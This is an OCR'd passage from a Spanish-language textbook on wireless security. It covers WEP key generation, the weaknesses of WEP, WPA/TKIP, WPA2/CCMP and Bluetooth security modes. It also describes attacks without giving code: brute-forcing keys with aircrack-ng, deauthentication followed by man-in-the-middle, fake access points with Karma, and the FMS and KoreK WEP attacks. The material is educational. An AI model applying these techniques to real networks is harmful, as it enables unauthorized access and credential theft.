


Figura 11. *Esquema general de la generación de la semilla en WEP.*

A continuación, se divide la clave compartida en cuatro bloques de 8 bits cada uno y luego se les aplica la **función XOR**, generando de esta manera la semilla. Luego, esa semilla ingresará al **PRNG** para generar 40 cadenas de 32 bits. De estas cadenas, se tomará un bit para construir la clave, generando cuatro claves de 40 bits. De estas cuatro claves, WEP sólo utilizará una. Todo este proceso podemos verlo representado en la **figura 12**, ubicada en la página siguiente.




Figura 12. *A partir de la semilla y un PRNG, se generan cuatro claves.*

Hasta aquí vimos cómo se genera la clave, ahora veamos como ciframos una trama de datos. En primer lugar, se calcula el CRC de 32 bits de la trama (sólo el payload) que se quiere enviar. Al final de esa trama se añade el resultado del CRC como ICV. Luego, se selecciona una llave de 40 bits de las cuatro posibles y junto a ella se añade al comienzo un IV de 24 bits. Esta secuencia de 64 bits (clave + IV) es la que se utilizará para cifrar la trama WEP.




Figura 13. *Cálculo del CRC para comprobar la integridad y posterior generación de la secuencia* ***cifrante****.*

En la **figura 14** podemos apreciar cómo se utiliza la secuencia recién generada para cifrar la trama que vamos a enviar y cómo queda finalmente esa trama. El descifrado es el proceso inverso, por eso no lo veremos en detalle.




Figura 14. *Proceso final de cifrado de la trama WEP a transmitir.*

Debilidades

Es importante aclarar que el protocolo WEP no fue creado por expertos en seguridad. Esto quedó puesto de manifiesto cuando se hallaron serias vulnerabilidades que ponían en riesgo las redes que implementaban este sistema. En primer lugar encontramos las debilidades asociadas al algoritmo **RC4**. Al momento de la salida del protocolo WEP, RC4 ya había sido criptoanalizado y se pudo reducir el espacio efectivo de claves, permitiendo aplicar fuerza bruta y obtener resultados en tiempos relativamente cortos.
Por otro lado, los **vectores de inicialización** eran demasiado cortos. Con una longitud del vector de 24 bits, se obtiene un espacio de vectores de $\mathbf{2^{24}}$ vectores en total (alrededor de 16 millones), que si bien parece un número muy grande, computacionalmente puede procesarse en un tiempo prudencialmente corto. Las primeras herramientas que atacaban el sistema WEP recorrían el espacio efectivo de vectores en poco menos de seis horas. Por otro lado, el **chequeo de integridad** es débil, ya que el CRC es un proceso lineal fácilmente alterable, es un chequeo válido sólo a nivel funcional. Los sistemas posteriores descartaron este método como comprobación de

Chilexs22

III WARCHALKING

Es un lenguaje simbólico muy sencillo desarrollado en 2002 y utilizado por los **wardrivers** para identificar redes WiFi esparcidas por las grandes ciudades. Su auge está dado, fundamentalmente, por la simplicidad de los símbolos. Permiten determinar si la red está abierta, cerrada, o si está asegurada con WEP, así como también el SSID de la red y el ancho de banda disponible.

integridad. Finalmente, WEP no incluye un método integrado de actualización de claves. El hecho de usar una misma clave compartida por todos los clientes de la que finalmente se obtienen cuatro claves, le quita entropía al sistema.
A partir de estas debilidades, se han desarrollado varios métodos de ataques a este sistema, algunos basados en ataques estadísticos, otros inductivos, etcétera.

WPA

Con la escasa protección que brindaba WEP, se hizo necesario desarrollar un nuevo sistema de seguridad para redes wireless. Debido a que un nuevo sistema hecho desde cero iba a demandar mucho tiempo y a que era necesario mantener retrocompatibilidad con los equipos que soportaban WEP, la WiFi Alliance desarrolló WPA (WiFi Protected Access), que estaba basado en WEP pero fortalecía los aspectos débiles de éste. Mientras tanto, el IEEE empezaba a desarrollar un nuevo sistema desde cero, el cual tendría en cuenta los últimos avances en materia de criptografía y seguridad. Este sistema es el que analizaremos posteriormente: **IEEE 802.11i**.

Características

Como dijimos, WPA sienta sus bases en el sistema WEP, mejorando sus aspectos débiles y dándole mayor nivel de seguridad a las redes inalámbricas. WPA comparte bastantes características con el estándar IEEE 802.11i, ya que fue creado como sistema de transición entre WEP y este último mientras se finalizaba su desarrollo. La mejora más importante respecto de WEP quizá sea la posibilidad de usar un servidor de autenticación externo, el cual permite distribuir claves diferentes a cada usuario por medio del protocolo **802.1x**. También puede usarse en un modo menos seguro pero más simple, a través de claves compartidas manualmente. Este modo es muy utilizado en entornos hogareños y de pequeñas empresas. Usualmente, se lo denomina **WPA personal**.

Mejoras con respecto a WEP

Aunque se siguió utilizando RC4, se introdujeron varias mejoras con relación a este proceso. Por un lado, se pasó de utilizar claves de 64 a usar de 128 bits. Además, se duplicó el tamaño de los vectores de inicialización (de 24 a 48 bits). Esto trajo aparejado el aumento del espacio de claves, reduciendo la problemática de reutilización de IVs que existía en WEP. Pero como bien mencionamos, la mejora más notable es la posibilidad de autenticarse externamente. Para esto se utiliza **TKIP** (Temporal Key Integrity Protocol), que gestiona las claves en forma dinámica. Si el entorno es pequeño, podemos seguir utilizando el esquema **PSK**. En última instancia, se reemplaza el CRC como chequeo de integridad por un nuevo algoritmo, denominado **Michael**. Éste no se basa únicamente en el payload, sino que además utiliza otros parámetros como la dirección MAC de origen, la de destino y un valor generado en forma pseudoaleatoria, eliminando el problema de linealidad asociado a CRC.




***Figura 15. WEP** usa un IV y una clave base, lo que genera IVs débiles. **TKIP** usa el IV y la clave base para producir un hash que será la nueva clave, distinta por cada paquete, solucionando el problema de claves débiles.*

Desde el punto de vista del atacante, el único ataque posible contra este método es el de **fuerza bruta**. Para ello, se puede utilizar la herramienta **aircrack-ng** y una buena lista de claves pre-hasheadas. Es importante recalcar que estas listas están construidas teniendo en cuenta los identificadores de redes más comunes y aquellos que suelen venir por defecto en los distintos dispositivos. Estas tablas se construyen de esta forma ya que no sólo dependen de la clave, sino también del SSID de la red. De esto último se desprendería que para tener una buena protección en la red inalámbrica, incluso en la versión PSK, es suficiente con utilizar claves fuertes y modificar los nombres de red que vienen por defecto según los distintos fabricantes. Sin embargo, durante octubre de 2008, la compañía de seguridad rusa **ElcomSoft** descubrió una vulnerabilidad en TKIP.

El método descubierto no permite recuperar la contraseña (al menos todavía), aunque el problema está en el cifrado, que está limitado a descifrar paquetes concretos o inyectar nuevos y en pequeñas cantidades. A partir de esto, un ataque posible sería generar una denegación de servicio o inyectar paquetes que permitan redirigir el tráfico. Es importante recalcar que un ataque de fuerza bruta no supone una debilidad de WPA en sí mismo, ya que en definitiva, todo es susceptible de ser atacado por fuerza bruta.

Un ataque basado en una técnica similar a la recientemente descubierta (conocido como **Korek**) volvió obsoleto al WEP. Ésta permitía descifrar un paquete de tipo ARP en menos de 15 minutos, independientemente de la contraseña usada. Los analistas han observado que aprovechándose de estas similitudes, y eludiendo las mejoras introducidas con TKIP, se puede realizar un ataque de características muy similares al que se creó contra WEP, pero con resultados limitados. Posiblemente, en un futuro no muy lejano, se mejore este método y se desarrollen herramientas que lo implementen (en el caso de **aircrack-ng**, ya hay avances en torno de esta implementación).

WPA2

Paralelamente al desarrollo e implementación de WPA, el IEEE formó un grupo de trabajo para encontrar una solución definitiva al problema de seguridad de las redes inalámbricas. En 2004, fue aprobada la edición final de este estándar, denominado **802.11i**. La WiFi Alliance se basó completamente en este estándar para desarrollar WPA2. De manera análoga a WPA, la WiFi Alliance llama **WPA2-Personal** a la versión de clave compartida, mientras que la versión con autenticación 802.1x la denomina **WPA2-Enterprise**.

Características

En este caso, la autenticación está íntegramente basada en el estándar 802.1x mediante **EAP** y **RADIUS**. Además, en el proceso de autenticación deja de utilizar TKIP en forma predeterminada para pasar a usar **CCMP** (CCM Protocol), aunque sigue permitiendo el uso de TKIP para mantener compatibilidad con los dispositivos diseñados para WEP. El **CCMP** está basado en AES en su modo de operación **CCM** (Counter with **CBC-MAC**, Cipher Block Chaining and Message Authentication Code), con una longitud de clave y tamaño de bloque de 128 bits. Es el análogo a TKIP en WPA y utiliza claves de 128 bits con un vector de inicialización de 48 bits. El proceso para asociarse y autenticarse a la red consta de cuatro fases: primero, se establece un acuerdo sobre la política de seguridad, luego se realiza la autenticación por medio de 802.1x (utilizando RADIUS o EAP), en tercer lugar se produce la generación y la distribución de claves y, finalmente, el proceso por el cual se garantiza la confidencialidad e integridad de la asociación. En WPA2 también fue reemplazado el algoritmo Michael como método de chequeo de integridad de las tramas, su lugar lo ocupa **CBC-MAC** que, en este caso, además de la comprobación de integridad permite autenticar.

Mejoras con respecto a WPA

Si bien ya mencionamos las diferencias y mejoras, vamos a resumirlas para que queden bien definidas y explicitadas. Por un lado, el desarrollo de WPA2 fue realizado completamente desde cero, razón por la cual posee un nivel de seguridad que hasta ahora no presenta debilidades prácticas. También destacamos el uso de AES en su modo CCM como algoritmo de cifrado, en lugar del RC4 que seguía

Chilexs22

III EAP

EAP (Extensible Authentication Protocol) es un protocolo de autenticación que provee soporte para distintos tipos de autenticación dependiendo de las necesidades. Normalmente, se emplea en redes inalámbricas y es una implementación que se define en el RFC 4017. Los más comúnmente utilizados son **EAP-TLS** (EAP con TLS) y **EAP-RADIUS** (EAP con RADIUS).

siendo usado por WPA para mantener retrocompatibilidad con WEP. Por otro lado, la integridad del mensaje se protege con CBC-MAC, mientras que en WPA se realizaba mediante el algoritmo Michael. El cambio se debe a que este último se basa en algunos parámetros detectables, como por ejemplo, las direcciones de origen y destino de la trama. Es importante aclarar que si en la versión WPA2 personal se utiliza AES en lugar de TKIP, la debilidad encontrada por **ElcomSoft** en octubre de 2008 no afecta a este sistema.

MÉTODOS DE ATAQUE

Los métodos de ataque para redes wireless están basados en métodos estándar con las consideraciones asociadas a este tipo de redes. Así, tendremos adaptaciones y aplicaciones especiales de las técnicas de denegación de servicio y **MITM**, entre otras.

Ataques activos y pasivos

Los ataques pasivos son aquellos donde el atacante usa herramientas que no generan tráfico que interactúe con las redes. Ejemplo de esto puede ser el uso de algunos analizadores de protocolos que, simplemente, permanecen a la escucha de los paquetes que se están transmitiendo. En cambio, en los ataques activos, el atacante toma acciones en la red, por ejemplo, inyectando paquetes especialmente manipulados de forma tal que puedan desasociar a un cliente válido. Los ataques pasivos tienen como objetivo recopilar información de la red y una vez obtenida, se complementan con otros ataques.

Denial of service y Man in the middle

Estos ataques los trataremos en conjunto ya que ambos están íntimamente relacionados en esta tecnología. En el caso del ataque de DoS, son diversas las herramientas que lo implementan. Su objetivo es desasociar a un cliente válido para luego complementarlo con un man-in-the-middle y capturar información de la sesión. A partir de aquí

Chilexs22

III PEAP

Extendiendo la implementación de EAP se encuentra **PEAP** (Protected EAP), que además protege las negociaciones de EAP envolviéndolas con **TLS** (PEAP-PLUS). Esta implementación se utiliza casi exclusivamente en las conexiones inalámbricas 802.11i. La desventaja que tiene es la necesidad de tener montada una infraestructura de clave pública para su implementación.

se podrán implementar ataques de fuerza bruta para obtener la clave compartida si aplicase. Algunas herramientas permiten usar tablas prehasheadas para acelerar el proceso.

Fake Access Points

Este ataque consiste en simular mediante una aplicación un punto de acceso al cual los clientes válidos se conecten. De esta manera, cuando el cliente busca realizar la autenticación y asociación, envía sus credenciales, las cuales son almacenadas por esta aplicación. Luego de recopilar una buena cantidad de credenciales, el atacante podrá utilizarlas para autenticarse a la red como si fuese el usuario válido. En el caso de que éste ya se encuentre autenticado a la red, se puede utilizar un ataque de denegación de servicio para desasociarlo y luego tomar su lugar. Las herramientas **Fake AP** y **Karma** pueden implementar este tipo de ataques.




Figura 16. *Inicialización de la aplicación* ***karma****. Esta herramienta permite simular Access Points falsos de forma tal que los usuarios se conecten a ellos creyendo que son AP reales.*

Wardriving y derivados

En realidad, el **wardriving** y sus derivados no son ataques hacia una red en particular, sino que es una actividad cuyo objetivo es **encontrar redes inalámbricas** en distintas zonas geográficas. Para ello, una persona o grupo de ellas recorre la ciudad en un vehículo (**wardriving**) o caminando (**warwalking**), utilizando notebooks o distintos dispositivos que puedan ejecutar herramientas para tal fin (PDAs, TabletPCs e incluso modernos Smartphones). Los más sofisticados además utilizan antenas externas que permiten captar mayor cantidad de redes. Usualmente, esta técnica se realiza en grandes ciudades y cuando detectan una red inalámbrica, dejan un símbolo indicando el nivel de seguridad que posee esa red.




Figura 17. *Podemos apreciar la simbología utilizada para identificar nodos WiFi.*

Ataques especiales

La mayoría de los ataques especiales fueron desarrollados para vulnerar al sistema WEP. Si bien no pueden utilizarse directamente para los nuevos sistemas, el principio de funcionamiento dio lugar a nuevos tipos de ataques. Algunas aplicaciones que aprovechan estos métodos son **AirSnort**, **Aircrack** o **WepLab**.




Figura 18. *Búsqueda de claves WPA con* ***aircrack-ng****.*

El primero de estos fue el **ataque inductivo de Arbaugh**, descubierto en 2001. Éste consistía en capturar tráfico WEP y analizar los vectores de inicialización. Dadas las debilidades de estos vectores, luego de haber capturado un cierto porcentaje de ellos, el ataque utilizaba métodos inductivos para encontrar la clave. Luego de unos meses, aprovechando las debilidades en la programación del algoritmo RC4, los investigadores Fluhrer, Mantin y Shamir desarrollaron el ataque **FMS**. A diferencia del ataque de Arbaugh, el FMS se basaba en las debilidades del algoritmo RC4 y su implementación en el sistema WEP. En 2002 se optimizó el ataque FMS reduciendo drásticamente el tiempo de **crackeo**. Esta optimización recibió el nombre de ataque **H1kari**, en honor a su desarrollador. Nada nuevo surgió hasta 2004, momento en el que se publicó el ataque **Korek**, que se basaba en capturar ciertos vectores de inicialización débiles que proporcionaban información suficiente para poder obtener la clave por métodos estadísticos en minutos. Es importante aclarar que estos ataques aprovechan debilidades del sistema WEP y no aplican fuerza bruta para encontrar la clave. En cambio, los ataques a los nuevos sistemas sí se basan en este tipo de ataque como principal medio.

TECNOLOGÍA BLUETOOTH

La especificación **Bluetooth** está definida por el estándar **IEEE 802.15** y permite transmitir voz y datos entre dispositivos mediante un enlace a **2,4GHz**. Sus objetivos son:

- Facilitar las comunicaciones entre equipos móviles y fijos.
- Eliminar cables y conectores entre éstos.
- Ofrecer la posibilidad de crear pequeñas redes inalámbricas y facilitar la sincronización de datos entre nuestros equipos personales.

Dispositivos

Esta tecnología está marcadamente orientada a dispositivos móviles como PDAs, teléfonos celulares, computadoras portátiles, impresoras y cámaras digitales. Está

Chilexs22

III HERRAMIENTAS WIRELESS

Algunas de las herramientas más utilizadas en entornos inalámbricos son: Aircrack-ng (**www.aircrack-ng.org/doku.php**), CowPatty (**http://wirelessdefence.org/Contents/coWPAttyMain.htm**), Karma (**http://wirelessdefence.org/Contents/KARMAMain.htm**), Kismet (**www.kismetwireless.net**), Airsnort (**http://airsnort.shmoo.com**) y Fake AP (**http://blackalchemy.to/project/fakeap**).

diseñada para dispositivos de bajo consumo y de bajo alcance. Teniendo en cuenta la potencia de los dispositivos, éstos pueden clasificarse en **clase 1** (hasta 100mW), **clase 2** (hasta 2,5mW) o **clase 3** (hasta 1mW), pero independiente de eso mantienen absoluta intercompatibilidad.

Debilidades en los protocolos

La seguridad en esta tecnología está basada en mecanismos de autenticación y cifrado, los cuales se implementan en distintas capas de la **pila Bluetooth**. La pila Bluetooth es una aplicación que administra los servicios Bluetooth. Es desarrollada por distintos fabricantes para darle soporte a distintos dispositivos, ya sea para equipos de escritorios o alcance masivo, o bien para dispositivos específicos, por ejemplo, smartphones y dispositivos móviles.

Para la implementación de autenticación y cifrado existen tres modos primarios. El **modo 1** no contempla seguridad, los mecanismos de autenticación y cifrado están deshabilitados. El dispositivo se sitúa en modo promiscuo, permitiendo que otros dispositivos se conecten a él. En el **modo 2**, la seguridad actúa en la capa **L2CAP** (ver **figura 19**) de la pila del protocolo, es decir, a nivel de servicios. Esto implica que la seguridad recién se aplica una vez que el canal de comunicación ya fue establecido. Finalmente, en el **modo 3**, el dispositivo Bluetooth inicia el procedimiento de seguridad antes de que el canal se establezca, es decir, en las capas bajas de la pila de protocolos. Por otra parte, también lleva a cabo una autenticación vía PIN. A diferencia del modo anterior, en este caso toda la comunicación es cifrada.




Figura 19. *En la figura podemos ver la pila genérica Bluetooth y dónde interactúan los distintos modos de seguridad.*

Un punto importante que vale la pena aclarar es que la seguridad de esta tecnología se basa en la autenticación del dispositivo, no en la del usuario. Asociado a esto, los dispositivos van a estar en la denominada zona de confianza o no. Cada dispositivo es identificado según una dirección MAC similar a la de los dispositivos Ethernet. Teniendo en cuenta estos modos de seguridad y las demás características de esta tecnología, a continuación veremos sus debilidades más representativas.
En primer lugar, las claves de cifrado se generan mediante un mecanismo de desafío/respuesta basado en parámetros estáticos. Como el mecanismo de desafío/respuesta sólo autentica una de las partes, brinda la posibilidad de que se realicen ataques MITM. Respecto del proceso de generación de claves, éste presenta ciertas debilidades ya que algunas no tienen la fortaleza suficiente y otras son reutilizadas regularmente. Como es opcional, al momento de cifrar el canal puede ocurrir que diferentes dispositivos no se pongan de acuerdo con el cifrado, en particular respecto de la longitud de clave utilizada por el algoritmo **SAFER+** (un algoritmo de cifrado por bloques implementado en esta tecnología). Si bien estas debilidades se fueron solucionando con el correr del tiempo, en la actualidad las fallas de seguridad en Bluetooth están asociadas a la configuración deficiente de los equipos.

Ataques conocidos

De manera análoga al caso de las redes inalámbricas bajo el estándar 802.11, en el caso de la tecnología Bluetooth muchos de los ataques utilizados están basados en ataques existentes, pero con adaptaciones. A continuación describiremos algunos.
